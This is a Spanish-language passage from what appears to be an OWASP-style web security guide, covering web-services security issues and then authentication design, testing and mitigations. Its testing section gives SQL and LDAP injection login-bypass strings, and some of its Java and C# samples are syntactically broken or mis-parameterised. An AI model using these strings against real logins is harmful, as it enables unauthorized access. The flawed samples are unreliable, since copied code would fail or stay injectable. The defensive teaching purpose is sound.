La mayoría de los estándares son o muy recientes (un par de años a lo mucho) o aun están en desarrollo. Aunque el desarrollo de estándares esta hecho por comités, los cuales presumiblemente reduce riesgos de procesos de revisiones y discusiones extensas, algunos escenarios de error se cuelan periódicamente, como ninguna teoría puede congeniar con las pruebas resultantes de las corazonadas de miles de desarrolladores trabajando en el campo.

Adicionalmente, no ayuda que por razones políticas algunos de los estándares no se liberan al público, este es el caso de muchos estándares en el área de WSA o que algunos de los esfuerzos se dupliquen, como es el caso de as especificaciones de LA y WS-Federation.

Desempeño

El procesamiento de XML es una tarea lenta, la cual es una realidad aceptada y la lentitud de procesamiento de SOAP es incluso mayor. Ahora, con caras operaciones de conversión textual y criptográfica mezcladas, estas tareas se convierten en un cuello de botella, incluso con las más recientes soluciones de hardware para procesamiento de XML y criptografía ofrecidas hoy. Todos los productos actualmente en el mercado encaran un problema que están tratando de resolver con variados grados de éxito.

Las soluciones de hardware, aunque sustancialmente (en magnitud) mejoran el desempeño, no pueden ser siempre usadas como una solución óptima, dado que no son integradas fácilmente con la infraestructura de bases de datos existentes, al menos no sin hacer sacrificios de desempeño Otra consideración, incluso si los sistemas de hardware son la solución correcta, ellas son usualmente altamente especializadas en lo que hacen, aunque los servidores de aplicación modernos y marcos de seguridad pueden usualmente ofrecer una mayor variedad de mecanismos de protección. Protegiendo no solo los servicios web, sino también otras aplicaciones publicadas de manera uniforme y consistente.

Complejidad e Interoperabilidad

Como puede ser deducido de las secciones previas, estándares de seguridad en servicios web son muy complejos, y una curva de aprendizaje muy pronunciada esta asociada con ellos. Muchos de los productos actuales que lidian con la seguridad de servicios web, sufren de usabilidad muy mediocre dada la complejidad de la infraestructura de soporte. Configurar todas las políticas, identidades, llaves, y protocolos diferentes toma mucho tiempo y un buen entendimiento de las tecnologías involucradas, muchas veces los errores que ven los usuarios finales tienen descripciones muy obscuras y engañosas.

Para ayudar a los administradores y reducir los riesgos de seguridad de malas configuraciones del sistema, muchas compañías desarrollan plantillas de políticas, las cuales agrupan mejores prácticas para proteger los mensajes SOAP entrantes y salientes. Desafortunadamente, este trabajo no esta actualmente en el radar de ningún cuerpo de estandarización, y parece improbable que tales plantillas sean liberadas al público en el futuro cercano. Lo más cercano a este esfuerzo puede ser el perfil básico de WS-I (BSP por sus siglas en inglés), el cual intenta definir las reglas para una mejor interoperabilidad entres los servicios web usando un subconjunto de características de seguridad comunes para varios estándares de seguridad como WSS. Sin embargo, este trabajo no esta dirigido a proveer a los administradores plantillas de seguridad listas para publicar que concuerden con los casos de uso más comunes en los negocios, sino estableciendo el común denominador mínimo.

Manejo de llaves

El manejo de llaves está usualmente en la base de cualquier otra actividad de seguridad, como la mayoría de los mecanismos de protección confía en llaves criptográficas de una forma u otra. Mientras que los servicios web usan el protocolo XKMS para la distribución de llaves, el manejo local de llaves presenta aun un enorme reto en la mayoría de los casos, dado que el mecanismo PKI tiene muchos problemas de usabilidad bien documentados. Estos sistemas optan por usar mecanismos de manejo de llaves hechos a la medida y corren un riesgo importante en muchos casos, dado que es cuestionable el almacenamiento, actualización y recuperación del secreto y las llaves privadas, la mayoría de las veces no son manejados adecuadamente en estas soluciones.

Lectura adicional

- Piliptchouk, D., WS-Security in the Enterprise, O'Reilly ONJava
  http://www.onjava.com/pub/a/onjava/2005/02/09/wssecurity.html
  http://www.onjava.com/pub/a/onjava/2005/03/30/wssecurity2.html
- Sitio de WS-Security OASIS
  http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=wss
- Microsoft, *What's new with WSE 3.0*
  http://msdn.microsoft.com/webservices/webservices/building/wse/default.aspx?pull=/library/en-us/dnwse/html/newwse3.asp
- Eoin Keary, Evitando ataques de negación de servicio en servicios Web
  https://www.threatsandcountermeasures.com/wiki/default.aspx/ThreatsAndCountermeasuresCommunityKB.PreventingDOSAttacksOnWebServices

Autenticación

Objetivo

Proveer servicios de autenticación segura a las aplicaciones Web, mediante:

- Vinculando una unidad del sistema a un usuario individual mediante el uso de una credencial
- Proveyendo controles de autenticación razonables de acuerdo al riesgo de la aplicación.
- Denegando el acceso a atacantes que usan varios métodos para atacar el sistema de autenticación.

Entornos afectados

Todos.

Temas relevantes de COBIT

DS5 – Todas las secciones deberían ser revisadas. Esta sección cubre casi los objetivos de control detallados COBIT.

Mejores prácticas

- **La autenticación es solo tan fuerte como sus procesos de administración de usuarios**, y en particular la emisión de usuarios y evidencia de políticas de identidad. Mientras más fuerte sea el requerimiento para el no repudio, más caro es el proceso.
- **Use la forma más apropiada de autenticación adecuada para su clasificación de bienes**. Por ejemplo, nombres de usuario y contraseñas es adecuado para sistemas de bajo valor como blogs y foros, respuesta de reto SMS es adecuada para sistemas de comercio electrónico de bajo valor (en 2005), mientras que el formado de transacción es adecuado para sistemas de alto valor como sistemas de comercio electrónico de alto valor (todos los sitios de comercio electrónico deberían considerarla en 2007), bancos e intercambios.
- **Re-autenticar al usuario para transacciones de alto valor y acceso a áreas protegidas** (como cambiar de usuario a acceso de nivel administrativo)
- **Autenticar la transacción, no el usuario**. Los pescadores (Phishers) confían en esquemas de autenticación de usuarios pobremente implementados
- **Las contraseñas son trivialmente rotas y no son adecuadas para sistemas de alto valor**. Por lo tanto, los controles deberían reflejar esto. Cualquier contraseña de menos de 16 caracteres puede ser obtenida mediante fuerza bruta en menos de 2 semanas, así que establezca su política de contraseñas para que sea razonable:
    1. Entrene a sus usuarios para construir contraseñas adecuadas
    2. Permita que los usuarios escriban sus contraseñas mientras que las mantengan seguras
    3. Aliente a sus usuarios a usar frases claves en lugar de palabras claves
    4. Relaje los requerimientos de expiración de una contraseña de acuerdo a la fortaleza de la contraseña elegida – contraseñas entre 8 y 16 caracteres no pueden ser rotas fácilmente no deberían expirar en menos de 30 días, y las frases clave mayores de 16 caracteres probablemente no necesitan un fuerte limite de expiración, sino un recordatorio gentil después de (digamos) 90 días.

Técnicas de autenticación Web comunes

Autenticación básica y segura (Digest)

Casi todos los servidores Web y de aplicación soportan el uso de autenticación básica y digest. Esto requiere que el explorador Web presente un cuadro de diálogo para obtener el nombre de usuario y contraseña, y enviarlos al servidor Web, el cual la procesará contra su propia base de datos de usuario, o en el caso de IIS, con Active Directory.

- La autenticación básica envía la credencial en texto claro. No debería ser usada a menos que se combine con SSL
- La autenticación HTTP 1.0 Digest solo ofusca la contraseña. No debería ser usada.
- La autenticación HTTP 1.1 Digest un mecanismo de respuesta de reto, lo cual es razonablemente seguro para aplicaciones de bajo valor.

La razón principal en contra del uso de autenticación básica o digest es debido a:

- Transmisión insegura de credenciales
- Ambas formas de autenticación sufren de ataques de replay y man-in-the-middle
- Ambas requieren SSL para proporcionar alguna forma de confidencialidad e integridad
- La interfaz de usuario es razonablemente fea
- No proporciona una gran cantidad de control a la aplicación final.

Esto no quiere decir que la autenticación básica o digest no son útiles. Puede ser usada para escudar sitios de desarrollo contra el uso casual o proteger interfaces administrativas de bajo valor, de ahí en más, esta forma de autenticación no es recomendada.

Autenticación basada en formas

La autenticación basada en formas provee al diseñador de la aplicación Web el mayor control sobre la interfaz de usuario, y de ahí que es ampliamente usada.

La autenticación basada en formas requiere que la aplicación haga una buena cantidad de trabajo para implementar autenticación y autorización. Raramente las aplicaciones Web lo hacen bien. Esta sección de cómo determinar si es vulnerable tiene más de 15 controles específicos para revisar, y este es el mínimo requerido para autenticar con algo de seguridad.

Si es posible, si elige usar autenticación basada en formas, trate de re-usar un componente de control de acceso confiable en lugar de escribir el suyo.

La autenticación basada en formas sufre de:

- Ataques de replay
- Ataques de man-in-the-middle
- Credenciales en texto claro
- Ataques de engaño (luring)
- Controles de contraseñas débiles

Y muchos otros ataques como está documentado en "Como determinar si usted es vulnerable"

Es vital que proteja los intercambios de acceso usando SSL, e implemente tantos controles como sea posible. Un problema principal para los diseñadores de aplicaciones Web es el costo de implementar estos controles cuando el valor de la información no es alto. Un balance necesita ser establecido para asegurarse que las preocupaciones de seguridad no superen un complejo esquema de autenticación.

Autenticación integrada

La autenticación integrada es más comúnmente vista en aplicaciones de Intranet usando el servidor Web Microsoft IIS y aplicaciones ASP.NET. La mayoría de los demás servidores Web no ofrecen esta alternativa. Aunque puede ser seguro[1] – a la par con un certificado de autenticación del lado del cliente debido al uso de la integración de Active Directory basado en Kerberos (lo que significa que no se necesita almacenar credenciales por la aplicación ni escritas por el usuario), no es común en aplicaciones en Internet.

Si está desarrollando una aplicación para Intranet y su entorno de desarrollo soporta autenticación integrada, debería usarla. Significa menos trabajo para usted para desarrollar controles de autenticación y autorización, una credencial menos para que recuerden los usuarios, y puede re-utilizar infraestructura de autenticación y autorización pre-existente.

Autenticación basada en certificado

La autenticación basada en certificado es ampliamente implementada en muchos servidores Web y de aplicación. El sitio Web expide certificados (o intenta confiar en certificados emitidos externamente). Los certificados públicos son cargados en la base de datos de autenticación del servidor, y comparados con las sesiones entrantes del navegador. Si los certificados coinciden, el usuario es autenticado.

[1] Por favor revise el estudio NTLM de Klein en la sección de referencias de este capítulo

La calidad de la autenticación está directamente relacionada con la calidad de la infraestructura de la llave pública para expedir certificados. Un certificado emitido a cualquiera que lo pida no es tan confiable como los certificados emitidos después de ver tres formas de identificación por foto (como pasaporte, licencia de conducir o tarjeta de identificación nacional).

Hay algunos inconvenientes para el acceso basado en certificado:

- Muchos usuarios comparten las PC's y necesitan traer sus certificados con ellos. Esto no es trivial si la aplicación instaló el certificado por ellos – la mayoría de los usuarios están completamente inconscientes de cómo exportar e importar certificados
- La administración de certificados en un navegador no es trivial en muchos casos
- La revocación certificados con certificados auto emitidos es casi imposible en ambientes de extranet
- Confiar en certificados "privados" de servidores requiere las decisiones de confianza del usuario final, como importar certificados CA raíz, para lo cual los usuarios finales probablemente no están calificados para tomar esta decisión de confianza
- El costo de los certificados y su parte en el modelo de negocio de compañías de certificados públicas no está relacionado con el costo de la prestación, de ahí que es caro mantener una base de datos de certificados pública con un gran número de usuarios

Junto con la mala administración de muchas CA's, particularmente relacionado con renovación de certificados, el acceso basado en certificado casi siempre ha fallado. Un buen ejemplo es el servicio en línea de Telstra. En una etapa, solo certificados digitales eran aceptados. Ahora, esta opción está siendo removida.

Autenticación fuerte

La autenticación fuerte (como tokens, certificados, etc) proporciona un nivel más alto de seguridad que nombres de usuario y contraseñas. La forma generalizada de autenticación fuerte es "algo que sabes, algo que tienes". Por lo tanto, cualquier cosa que requiera un secreto (el "algo que sabes") y autenticador como un token, llave USB, o certificado (el "algo que tienes") es un control más fuerte que nombres de usuario y contraseñas (que es solo "algo que sabes") o biométricos ("algo que eres").

Cuando usar autenticación fuerte

Ciertas aplicaciones deberían usar autenticación fuerte:

- Para transacciones de alto valor
- Donde la privacidad es una consideración fuerte o requerida legalmente (como registros de salud, registros del gobierno, etc)
- Donde las auditorías son requeridas legalmente y requieren una fuerte asociación entre una persona y la auditoria, como en las aplicaciones bancarias
- Acceso administrativo para sistemas de alto valor o alto riesgo

¿Qué significa alto riesgo?

Cada organización tiene un cierto umbral para el riesgo, que puede variar desde la completa ignorancia del riesgo hasta la paranoia.

Por ejemplo, el software para foros de discusiones de jardinería no requiere una autenticación fuerte, mientras que el acceso administrativo a una aplicación financiera procesando millones de dólares de transacciones al día debería ser obligada a usar autenticación fuerte.

Biométricos no son autenticación fuerte… por si solos

Los biométricos puede ser el “algo que tienes”, pero no remplazan el “algo que sabes”. Siempre debería usar biométricos junto con nombres de usuario y contraseñas, de otra forma, debilita significativamente la confianza en el mecanismo de autenticación.

Los biométricos no son tan fuertes como otras formas de autenticación fuerte para aplicaciones que se acceden remotamente porque:

Los dispositivos están en control del atacante – y la mayoría de los dispositivos biométricos de bajo nivel no son a prueba de manipulación ni tienen una fuerte protección contra intentos sucesivos.

No se puede confiar en la inscripción remota – los usuarios podrían sustituir a otros, enlistar un ojo de vidrio, o una foto de una revista.

Las características biométricas que son medidas no pueden ser revocadas – usted tiene dos ojos, diez dedos y una cara. Esta es una combinación mortal para sistemas de alto valor – los atacantes han mostrado previamente que cortarán dedos para obtener un coche. Por lo tanto los biométricos son demasiado arriesgados para sistemas de alto valor

Las características biométricas siendo medidas no cambian – las llaves USB con sistemas de cifrado y otras llaves tienen una salida pseudo-aleatoria que cambia cada 30 segundos. Las características distintivas no cambian

Altos rangos de falsos positivos comparado con el costo del mecanismo de autenticación. Con otras formas de autenticación fuerte, no hay falsas aceptaciones.

La mayoría de los dispositivos biométricos para los consumidores son fácilmente engañados o sujetos a ataques de repeticiones. Mientras más caros sean los dispositivos no significa que sean mucho mejor que sus contrapartes costeables, pero por el mismo precio de un dispositivo biométrico de alto nivel, puede obtener 50 o 60 llaves y hasta 1000 tarjetas inteligentes.

Cuando se usa un método de autenticación de un solo factor (por ejemplo, solo una huella digital sin nombre de usuario o contraseña), los biométricos son la forma más débil de autenticación disponible y no son adecuadas para aplicaciones inclusive de riesgo moderado. Tal uso debería ser restringido a dispositivos que el usuario posee sin datos sensibles o riesgosos.

Fortalezas relativas y usos de autenticación fuerte

Contraseñas de una sola vez

Las llaves de contraseñas de una sola vez son baratas – muchas pueden obtenerse por tan solo $5-10, pero solamente protegen contra repetición de contraseña. Las llaves con contraseñas de una sola vez usualmente tienen un número desplegado en una pantalla, el usuario escribirá su nombre de usuario, frase clave y contraseña de una vez.

Las contraseñas de una sola vez no ayudan en contra de ataques man-in-the-middle y como no presentan ningún detalle del uso al usuario, falsos sitios Web podrían recolectar una contraseña de una sola vez e ingresar como el usuario y realizar una transacción.

Certificados suaves

Los certificados suaves (también conocidos como autenticación por certificado en el cliente) son un poco más fuertes que las contraseñas, pero sufren del mismo problema que las contraseñas y cualquier método de autenticación que procese credenciales automáticamente.

Certificados duros conectados

USB, tarjeta de PC, o cualquier otro dispositivo conectado que pueda ser interrogado programáticamente por el sistema parece ser la mejor forma de almacenar una credencial. Aunque típicamente protegen contra la duplicación no autorizada de la credencial y manipulación del algoritmo, como el dispositivo está conectado a un anfitrión no confiable, el

certificado duro podría ser usado directamente por el sitio de un atacante, evadiendo otro mecanismo robusto de autenticación proporcionado.

La mayoría de los tokens muestran una ventana emergente que pide permiso al usuario para proporcionar la credencial. Un atacante podría mostrar una ventana, obtener la autenticación y redirigirla al sistema real mientras que se realiza una transacción completamente diferente. Este ataque funciona debido a dos razones:

- Ventana de petición de autenticación – la ventana no tiene relación clara entre la aplicación y la autenticación. Este es un problema con todas las alertas de Javascript, y no es exclusivo de esta funcionalidad
- Evadiendo el cerebro del usuario – la mayoría de los usuarios familiares con una aplicación simplemente aceptarán un dialogo que ven todo el tiempo. Mientras que el atacante haga una buena reproducción de la ventana de autenticación, los usuarios aceptarán

Muchos otros problemas rodean a los dispositivos conectados, incluyendo problemas de soporte si los controladores para el certificado duro interfieren con la operación de la computadora del usuario.

Los dispositivos conectados son adecuados para acceso interno confiado, y comunidades de usuario cerradas y confiables.

Respuesta de reto

Respuesta de reto funciona tomando un valor (reto) del sistema y procesándolos en una forma cifradamente segura para entregar un resultado.

Las calculadoras de respuesta de reto tienen un teclado, y por lo tanto la contraseña es usualmente considerada ser el NIP requerido para acceder a la calculadora. El usuario introduce su nombre y respuesta al sistema, lo cual es verificado por el servidor de autenticación.

Aunque protege en contra de ataques de replay, respuesta de reto sufre del problema de desconexión por autenticación discutido arriba. El usuario está aprobando *algo*, pero no está claro qué.

Respuesta de reto SMS

El reto SMS funciona en países con una alta penetración de teléfonos móviles capaces de enviar mensajes de texto. El método típico es enlistar al usuario en una forma confiable, registrando su número de teléfono móvil. Cuando una autenticación o transacción es requerida,

la aplicación envía al usuario un número de transacción a su teléfono móvil, esperemos que con algún texto para verificar lo que se está siendo firmado (como el ID de referencia de la transacción).

Los problemas con el reto SMS incluyen:

- Es una ruta pública; no enviar información sensible con el reto
- Si se envía la cantidad de la transacción, el usuario podría confiar en esta figura, pero un atacante podría enviar al usuario una figura y aprobar otra
- Usted no es la única fuente de mensajes SMS; el usuario no puede verificar la fuente del SMS, solo esperarlos cuando se usa el sistema

A pesar de esto, respuesta de reto SMS es significativamente más fuerte que nombre de usuario y contraseña con costo mínimo general.

Firma de transacciones

La firma de transacciones es realizada por calculadoras de respuesta de reto desconectadas. Al usuario se le presentarán varios elementos para introducir en la calculadora, y calculará una respuesta basado en estas entradas. Esta es la forma más fuerte de autenticación como el usuario debe introducir los detalles de la transacción – cualquier otra transacción fallará en producir una respuesta adecuada. Este tipo de autenticación tiene altas propiedades de no repudio, es robusta en contra de ataques de man-in-the-middle, no puede ser repetida, y es robusta en contra de diferentes limites de transacción.

Para el mejor efecto, cuando menos lo siguiente se debe resolver en el reto:

- ID de referencia
- Cuenta origen
- Cantidad de la transacción

Los tokens están basados usualmente en fecha y hora, así que solo hay una pequeña ganancia si se introduce la fecha de la transacción. Lo malo de esto es:

- Puede tomar hasta 20 o 40 pulsaciones de teclado para completar una transacción, lo cual es problemático si el usuario tiene que aprobar toda transacción
- Si un token está conectado a la computadora del usuario o usa alguna forma de entrada automática, aunque los factores humanos son mejores (no hay detalles para introducir), entonces la propiedad de no repudio es removida ya que no se requiere que el usuario

piensa acerca del valor de la transacción – solo aprueban la ventana de firmado, que no es mejor que un certificado suave.

Por lo tanto, aunque la mayoría de las calculadoras para firmado de transacciones permiten la conexión a la máquina cliente, esta funcionalidad no debería ser usada o hacerse disponible.

Aunque las calculadoras para el firmado de transacciones y EMV (tarjeta inteligente) tipo calculadoras son idénticas en funcionalidad desde el punto de vista de la aplicación, tienen valores diferentes para el usuario. Una calculadora será dejada en un escritorio para que todos la vean, mientras que una tarjeta inteligente EMV disfrazada como la tarjeta de crédito corporativa del usuario tiene el valor apropiado para el usuario – no la dejarán en el escritorio o en su cajón sin llave. El valor del sistema debería decidir qué tipo de dispositivo para el firmado de transacción va a ser proveído al usuario.

Retos de usar autenticación fuerte

La mayoría de los frameworks para aplicaciones son difíciles de integrar con mecanismos de autenticación fuerte, con la posible excepción de ingreso basado en certificado, que es soportado por J2EE y .NET.

Su código debe estar integrado con un servidor de autenticación, e implícitamente confiar en los resultados que emite. Debería considerar cuidadosamente como integrar su aplicación con su mecanismo elegido para asegurar que es robusto contra inyección, ataques de replay y modificación.

Muchas organizaciones se resisten a opciones de autenticación fuerte por ser percibidas como “costosas”. Lo son, pero también las contraseñas. Los costos de la administración de usuarios no están relacionados usualmente al costo de la infraestructura de autenticación, sino a la emisión y mantenimiento de los registros de usuarios. Si necesita tener un no-repudio fuerte, el aspecto más formidable y costeable de la administración de usuarios es el enlistado, mantenimiento y bajas. Simplemente enviando un token a cualquiera que pida una cuenta no sabremos si el usuario es quien dice ser. Una ruta de enlistado confiable y robusta es requerida para asegurarse que el sistema de autenticación es “fuerte”.

Autenticación federada

La autenticación federada le permite externalizar su base de datos de usuario a un tercero, o para tener varios sitios con un enfoque SSO. La principal razón de negocio para seguridad

federada es que los usuarios sólo tienen que ingresar una vez, y todos los sitios que soporten esa autenticación pueden confiar en el token de ingreso y de ahí confiar en el usuario y proveer servicios personalizados.

Ventajas de autenticación federada:

- Reducir el número total de credenciales que sus usuarios tienen que recordar
- Su(s) sitio(s) es(son) parte de una gran asociación comercial, como una extranet
- Le gustaría ofrecer servicios personalizados a otros usuarios anónimos.

No debería usar autenticación federada, a menos que:

- Confía en el proveedor de la autenticación
- Sus requerimientos de cumplimiento de privacidad son cumplidos por el proveedor de la autenticación

Las leyes de identidad

Kim Cameron, arquitecto de identidad de Microsoft ha establecido un blog grupal enfocado en los riesgos alrededor de esquemas de identidad federados. El blog estableció un conjunto de documentos, con siete leyes de identidad. Estas son:

1. **Control de usuario y consentimiento**: Los sistemas de identidad digitales solo deben revelar información identificando un usuario con el consentimiento del usuario.
2. **Divulgación limitada para uso limitado**: La solución que divulga la información de identificación menor y limita mejor su uso es la más estable, solución a largo término.
3. **La ley de menor partes**: Los sistemas de identidad digitales deben limitar la divulgación de información identificable a partes teniendo un lugar necesario y justificable en una relación de identidad dada.
4. **Identidad dirigida**: Un metasistema de identidad universal debe soportar identificadores "omnidireccionales" para su uso por entidades públicas e identificadores "unidireccionales" para entidades privadas, de ahí facilitando el descubrimiento mientras se previene la liberación innecesaria de correspondencias que maneja.
5. **Pluralismo de operadores y tecnologías**: Un metasistema de identidad universal debe canalizar y habilitar el trabajo interno de múltiples entidades tecnológicas ejecutándose en múltiples proveedores de identidad.
6. **Integración humana**: Un metasistema de identidad unificado debe definir el usuario humano como un componente integrado a través de comunicaciones hombre-máquina protegidas y no ambiguas.
7. **Experiencia consistente a través de contextos**: Un metasistema de identidad unificado debe proveer una experiencia simple y consistente mientras habilita separación de contextos a través de múltiples operadores y tecnologías.

   Fuente: http://www.identityblog.com/stories/2005/05/13/TheLawsOfIdentity.html

No está claro al momento de escribir si "leyes" acabarán cambiando el panorama de la identidad, pero muchos de los problemas discutidos en las leyes deberían ser considerados por los implementadores de autenticación federada.

SAML

SAML es una parte del mecanismo de la Alianza de la Libertad para proveer autenticación federada, aunque no es solo para la autenticación federada.

Al momento de escribir, no hay soporte directo para SAML en ningún framework mayor de aplicación (J2EE, PHP, o .NET). Bibliotecas de terceros, incluyendo implementaciones open source, están disponibles para J2EE. Microsoft tiene soporte (muy) limitado para SAML en Web Services Enhancement 2.0 SP2, que requiere .NET Framework 1.1.

Para más detalles en cómo funciona el protocolo SAML, ver el capítulo de Servicios Web.

Microsoft Passport

Microsoft Passport es un ejemplo de autenticación federada, usada para Hotmail, entrega de software, mensajería instantánea, y por un tiempo, por socios como eBay. El framework .NET de Microsoft soporta Passport sign-on. Hay soporte limitado para otras plataformas. Sin embargo, Microsoft ha retirado el uso de Passport con sus socios, así que usar Passport ya no está disponible y no es objeto de mayor análisis.

Consideraciones

Hay una toma limitada de sing-on federado en este momento, y a menos que sus requerimientos de negocio estipulen que necesita soporte para single-sign-on con muchos cuerpos diferentes, debería evitar el uso de sign-on federado.

Controles de autenticación en el cliente

La validación en el cliente (usualmente escrita en JavaScript) es un buen control para proveer retroalimentación inmediata para los usuarios si violan las reglas de negocio y para aligerar la carga del servidor Web. Sin embargo, la validación en el cliente es trivialmente evadida.

Como determinar si usted es vulnerable

Para probar, reduzca la página de acceso a solamente una forma básica como un archivo HTML local y estático, con una acción POST hacia el servidor Web objetivo.

Ahora es libre de violar las validaciones de entrada en el cliente. Esta forma es también mucho más fácil de usar con herramientas de ataque automatizadas.

Como protegerse

Para proteger su aplicación, asegure que cada validación y cada política/regla de negocio está siendo validada en el servidor.

Por ejemplo, si no permite contraseñas en blanco (y no debería), esto debería ser probado cuando menos en el lado del servidor, y opcionalmente en el cliente. Esto también aplica para funcionalidades de “cambiar contraseña”.

Para más información, por favor lea la sección de Validación en este libro.

Autenticación positiva

Desafortunadamente, un buen patrón de diseño genérico para autenticación no se ajusta para todos los casos. Sin embargo, algunos diseños son mejores que otros. Si una aplicación utiliza el siguiente pseudo-código para autenticar usuarios, cualquier forma de caída terminará con el usuario siendo autenticado debido a la falsa suposición de que los usuarios casi siempre se autentican de forma correcta:

```
bAuthenticated := true
try {
userrecord := fetch_record(username)
if userrecord[username].password != sPassword then
bAuthenticated := false
end if
if userrecord[username].locked == true then
      bAuthenticated := false
end if
      …
}
catch {
      // realizar manejo de excepciones, pero continuar
}
```

Como determinar si usted es vulnerable

Para probar, trate de forzar que falle el mecanismo de autenticación.

Si se cuenta con un algoritmo de autenticación positiva, es probable que cualquier falla o falla parcial terminará permitiendo el acceso a otras partes de la aplicación. En particular, pruebe extensivamente cualquier cookie, encabezados, campos de forma y campos ocultos de forma. Juegue con signos, tipos, longitud y sintaxis. Inyecte NULL, Unicode y CRLF, y pruebe por XSS e inyecciones SQL. Vea si condiciones de carrera (race conditions) pueden ser explotadas al simplemente por la intensificación de dos navegadores utilizando un depurador de JavaScript.

Como protegerse

La mitigación para la autenticación positiva es simple: forzar la autenticación negativa en cada paso:

```
bAuthenticated := false
securityRole := null
try {
userrecord := fetch_record(username)
if userrecord[username].password != sPassword then
      throw noAuthentication
end if
if userrecord[username].locked == true then
      throw noAuthentication
end if
if userrecord[username].securityRole == null or banned then
      throw noAuthentication
end if

      … other checks …
bAuthenticated := true
securityRole := userrecord[username].securityRole
}
catch {
bAuthenticated := false
securityRole := null

// perform error handling, and stop
}
return bAuthenticated
```

Afirmando que la autenticación es verdadera y aplicando correctamente el rol de seguridad al final del bloque try, detiene la autenticación de manera completa y forzada.

Búsquedas de llave múltiple

El código que usa múltiples claves para buscar registros de usuarios puede llevar a problemas con inyección SQL o LDAP. Por ejemplo, si el nombre de usuario y la contraseña son usados

como las llaves para encontrar los registros, y no se valida por inyección SQL o LDAP, el riesgo es que cualquier campo puede ser abusado.

Por ejemplo, si quiere obtener el primer usuario con la contraseña “password”, sáltese el campo de nombre de usuario. Alternativamente, como la mayoría de las consultas SQL están escritas como “select * from table where username = username and password = password”, este conocimiento podría ser usado por un atacante para simplemente ingresar sin contraseña (es decir, truncando la consulta a “select * from username=’username’; -- and password = ‘don’t care’”). Si el usuario es único, es la llave.

Como determinar si usted es vulnerable

Su aplicación está en riesgo si todo lo siguiente es verdadero:

- Algo además del nombre de usuario es usado en la consulta de búsqueda
- Los campos usados en la consulta de búsqueda (ejemplo, usuario y contraseña) no son escapados y pueden ser usados para inyección SQL o LDAP.

Para probar esto, intente:

- Realizar una inyección SQL (o LDAP) en contra de la página de acceso, mascarando un campo para hacerla tomar un valor verdadero:

```
Usuario: a’ or ‘1’=’1
Contraseña: password
Usuario: a)(|(objectclass=*)
Contraseña: password
```

Si lo anterior funciona, será autenticado con la primera cuenta con la contraseña “password”, o generará un error que podría llevar a nuevas rupturas. Se sorprendería de lo a menudo que funciona.

Como protegerse

- Pruebe y descarte fuertemente, o en el peor caso limpie – nombres de usuario adecuados para almacenar sus usuarios (es decir, trate de escapar los meta caracteres de SQL o LDAP)
- Use solo el nombre de usuario como llave para las consultas
- Verifique que solamente cero o un registro es regresado

Java

```
public static bool isUsernameValid(string username) {
RegEx r = new Regex("^[A-Za-z0-9]{16}$");
return r.isMatch(username);
}


// java.sql.Connection conn fue definida en otra parte

PreparedStatement ps = null;
RecordSet rs = null;

try {
isSafe(pUsername);
ps = conn.prepareStatement("SELECT * FROM user_table WHERE username =
'?'");
ps.setString(1, pUsername);
rs = ps.execute();
if ( rs.next() ) {
// hacer el registro del usuario activo en alguna forma
}
}
catch (…) {
…
}
```

.NET (C#)

```
public static bool isUsernameValid(string username) {
RegEx r = new Regex("^[A-Za-z0-9]{16}$");
Return r.isMatch(username);
```

```
}

…
try {
string selectString = " SELECT * FROM user_table WHERE username =
@userID”;
// SqlConnection conn fue definida en otra parte
SqlCommand cmd = new SqlCommand(selectString, conn);
if ( isUsernameValid(pUsername) ) {
cmd.Parameters.Add("@userID", SqlDbType.VarChar, 16).Value = pUsername;

SqlDataReader myReader = cmd.ExecuteReader();
If ( myReader.
// hacer el registro del usuario activo en alguna forma
myReader.Close();
}
catch (…) {
…
}
```

```
PHP
if ( $_SERVER[‘HTTP_REFERER’] != ‘http://www.example.com/index.php’ ) {
    throw …
}
```

Verificaciones de referencia (referer)

“Referer” es una cabecera HTTP opcional que normalmente contiene la ubicación previa (es decir, la referencia) de donde vino el navegador. Como el atacante puede cambiarlo trivialmente, la referencia debe ser tratada con cautela, como es más probable que los atacantes usen la referencia correcta para evadir controles en su aplicación que usar contenido inválido o dañado.

En general, las aplicaciones están mejor si no contienen ningún código de referencia.

Como determinar si usted es vulnerable

La vulnerabilidad viene en muchas partes:

- ¿Su código checa la referencia? Si lo hace, ¿Es completamente necesario?
- El código de referencia, ¿Es simple y robusto en contra de todas las formas de ataques del usuario?
- ¿Lo usa para construir URLs? No lo haga, ya que es casi imposible probar todas las URLs válidas

Por ejemplo, si login.jsp solo puede ser invocada desde http://www.example.com/index.jsp, la referencia debería verificar que la referencia es precisamente este valor.

Como protegerse

La mayor parte del tiempo, usar el campo de referencia no es deseable ya que es muy fácil modificada o falsificada por los atacantes. Muy poca o ninguna confianza puede ser asignada a su valor, y puede ser difícil de limpiar y usar correctamente.

Programas que desplieguen el contenido de campos de referencia como un analizador de registros Web deben proteger cuidadosamente contra XSS y otros ataques de inyección HTML.

Si su aplicación tiene que usar la referencia, debería únicamente hacerlo como una defensa en mecanismo de profundidad, y no tratar de limpiar el campo, solo rechazarlo si no es correcto. Todo código tiene errores, así que minimice la cantidad de código que trata con el campo de referencia.

Por ejemplo, si login.jsp solo puede ser invocada desde http://www.example.com/index.jsp, la referencia podría verificar que la referencia sea este valor.

Java

```
HttpServletRequest request = getRequest();
if ( !
request.getHeader("REFERER").equals("http://www.example.com/index.jsp")
) {
      throw …
}
```

.NET (C#)

```
if ( Request.ServerVariables("HTTP_REFERER") !=
'http://www.example.com/default.aspx' ) {
      throw …
```

```
}
```

PHP

```
if ( $_SERVER[‘HTTP_REFERER’] != ‘http://www.example.com/index.php’ ) {
      throw …
}
```

Pero comparado a simplemente verificar una variable de sesión contra una matriz de autorización, las referencias son un débil control de autorización o secuencia.

El navegador recuerda contraseñas

Los navegadores modernos ofrecen la habilidad de administrar la multitud de credenciales almacenándolas de forma insegura en la computadora.

Como determinar si usted es vulnerable

- Borre todo el estado de su navegador. A menudo la forma más confiable de hacer esto es crear una cuenta nueva en la computadora de prueba y borrar y re-crear la cuenta entre iteraciones de prueba
- Use un navegador e ingrese a la aplicación
- Si el navegador ofrece recordar alguna credencial, su aplicación está en riesgo.
- El riesgo es particularmente severo para aplicaciones que contienen información sensible o financiera.

Como protegerse

Los navegadores modernos ofrecen la habilidad de administrar la multitud de credenciales almacenándolas de forma insegura en la computadora.

Envíe lo siguiente en cualquier campo de entrada sensitivo, como nombres de usuario, contraseñas, re-validación de contraseñas, tarjetas de crédito y campos CCV, etc:

```
<form … AUTOCOMPLETE="off"> - para todos los campos de la forma
<input … AUTOCOMPLETE="off"> - para solo un campo
```

